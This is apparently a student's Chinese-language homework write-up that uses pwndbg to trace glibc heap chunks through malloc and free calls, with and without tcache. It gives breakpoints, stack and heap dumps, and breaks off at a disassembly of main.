
01 test

无tcache版本调试


通过如下方式调试: `LD_LIBRARY_PATH=./notcache gdb ./test.notcache`

下断点并gdb调试




```
pwndbg> b *0x000055555555470d
Breakpoint 1 at 0x55555555470d: file test.c, line 15.
pwndbg> b *0x0000555555554729
Breakpoint 2 at 0x555555554729: file test.c, line 20.
pwndbg> b *0x0000555555554745
Breakpoint 3 at 0x555555554745: file test.c, line 25.
pwndbg> b *0x0000555555554783
Breakpoint 4 at 0x555555554783: file test.c, line 34.
pwndbg> b *0x0000555555554791
Breakpoint 5 at 0x555555554791: file test.c, line 38.
pwndbg> b *0x00005555555547a9
Breakpoint 6 at 0x5555555547a9: file test.c, line 43.
pwndbg> b *0x00005555555547df
Breakpoint 7 at 0x5555555547df: file test.c, line 52.
pwndbg> b *0x00005555555547f7
Breakpoint 8 at 0x5555555547f7: file test.c, line 57.
```

checkpoint 0



初始有2个Size为0x21的Allocated chunk a[0]，a[1]和一个Top Chunk

checkpoint 1




另外申请了2个Size为0x21的Allocated chunk b[0]，b[1]

checkpoint 2

```
─────────────────────────────────[ SOURCE (CODE) ]─────────────────────────────────
In file: /home/student/Desktop/ssec21spring-stu/hw-04/01_test/test.c
   20          c[0] = (char *)malloc(0x20);
   21          c[1] = (char *)malloc(0x20);
   22
   23      /* debug checkpoint - 2 0x0000555555554745 <+107>*/
   24
 ► 25      protect = malloc(0x100);
   26
   27      free(a[0]);
   28      free(a[1]);
   29      free(b[0]);
   30      free(b[1]);
──────────────────────────────────[ STACK ]──────────────────────────────────
00:0000│ rsp  0x7fffffffdd40 ◂— 0x1
01:0008│      0x7fffffffdd48 —▸ 0x7ffff7ac0b15 (handle_intel.constprop+181) ◂— test
   rax, rax
02:0010│      0x7fffffffdd50 —▸ 0x555555756010 ◂— 0x0
03:0018│      0x7fffffffdd58 —▸ 0x555555756030 ◂— 0x0
04:0020│      0x7fffffffdd60 —▸ 0x555555756050 ◂— 0x0
05:0028│      0x7fffffffdd68 —▸ 0x555555756070 ◂— 0x0
06:0030│      0x7fffffffdd70 —▸ 0x555555756090 ◂— 0x0
07:0038│      0x7fffffffdd78 —▸ 0x5555557560c0 ◂— 0x0
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0     555555554745 main+107
   f 1     7ffff7a44ad7 __libc_start_main+231
─────────────────────────────────────────────────────────────────────────────

pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756020
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756040
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31

Top chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x20f21
```

另外申请了2个Size为0x31的Allocated chunk c[0]，c[1]

checkpoint 3




free a[0]，a[1]，b[0]，b[1]后Allocated chunk变为了fastbins的Free chunk，另外申请了1个Size为0x111的Allocated chunk

checkpoint 4

```
[ SOURCE (CODE) ]
In file: /home/student/Desktop/ssec21spring-stu/hw-04/01_test/test.c
   33
   34   recatch = malloc(0x10);
   35
   36   /* debug checkpoint - 4         0x0000555555554791 <+183>*/
   37
 ► 38         free(c[0]);
   39         free(c[1]);
   40
   41   /* debug checkpoint - 5 0x00005555555547a9 <+207>*/
   42
   43   free(protect);
[ STACK ]
00:0000 | rsp  0x7fffffffdd40 —▸ 0x5555557560f0 ◂— 0x0
01:0008 |      0x7fffffffdd48 —▸ 0x555555756070 —▸ 0x555555756040 ◂— 0x0
02:0010 |      0x7fffffffdd50 —▸ 0x555555756010 ◂— 0x0
03:0018 |      0x7fffffffdd58 —▸ 0x555555756030 —▸ 0x555555756000 ◂— 0x0
04:0020 |      0x7fffffffdd60 —▸ 0x555555756050 —▸ 0x555555756020 ◂— 0x0
05:0028 |      0x7fffffffdd68 —▸ 0x555555756070 —▸ 0x555555756040 ◂— 0x0
06:0030 |      0x7fffffffdd70 —▸ 0x555555756090 ◂— 0x0
07:0038 |      0x7fffffffdd78 —▸ 0x5555557560c0 ◂— 0x0
[ BACKTRACE ]
 ► f 0     555555554791 main+183
   f 1     7ffff7a44ad7 __libc_start_main+231

pwndbg> heap
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756020
Size: 0x21
fd: 0x555555756000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756040
Size: 0x21
fd: 0x555555756020

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x5555557561f0
Size: 0x20e11
```


recatch后，a[0]又从fastbins的Free chunk变为了Allocated chunk

checkpoint 5



free c[0]，c[1]后Allocated chunk变为了fastbins的Free chunk

checkpoint 6



free protect后三段free chunk合并，fastbins变为smallbins，出现了三段Size为0x511的Allocated chunk

checkpoint 7

free a[0]，a[1]后，两段对应的Allocated chunk合并变为了unsortedbin的Free chunk

有tcache版本调试

通过如下方式调试: `LD_LIBRARY_PATH=./tcache gdb ./test.tcache`

下断点并gdb调试

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00005555555546ca <+0>:     push   rbp
   0x00005555555546cb <+1>:     mov    rbp,rsp
   0x00005555555546ce <+4>:     sub    rsp,0x50
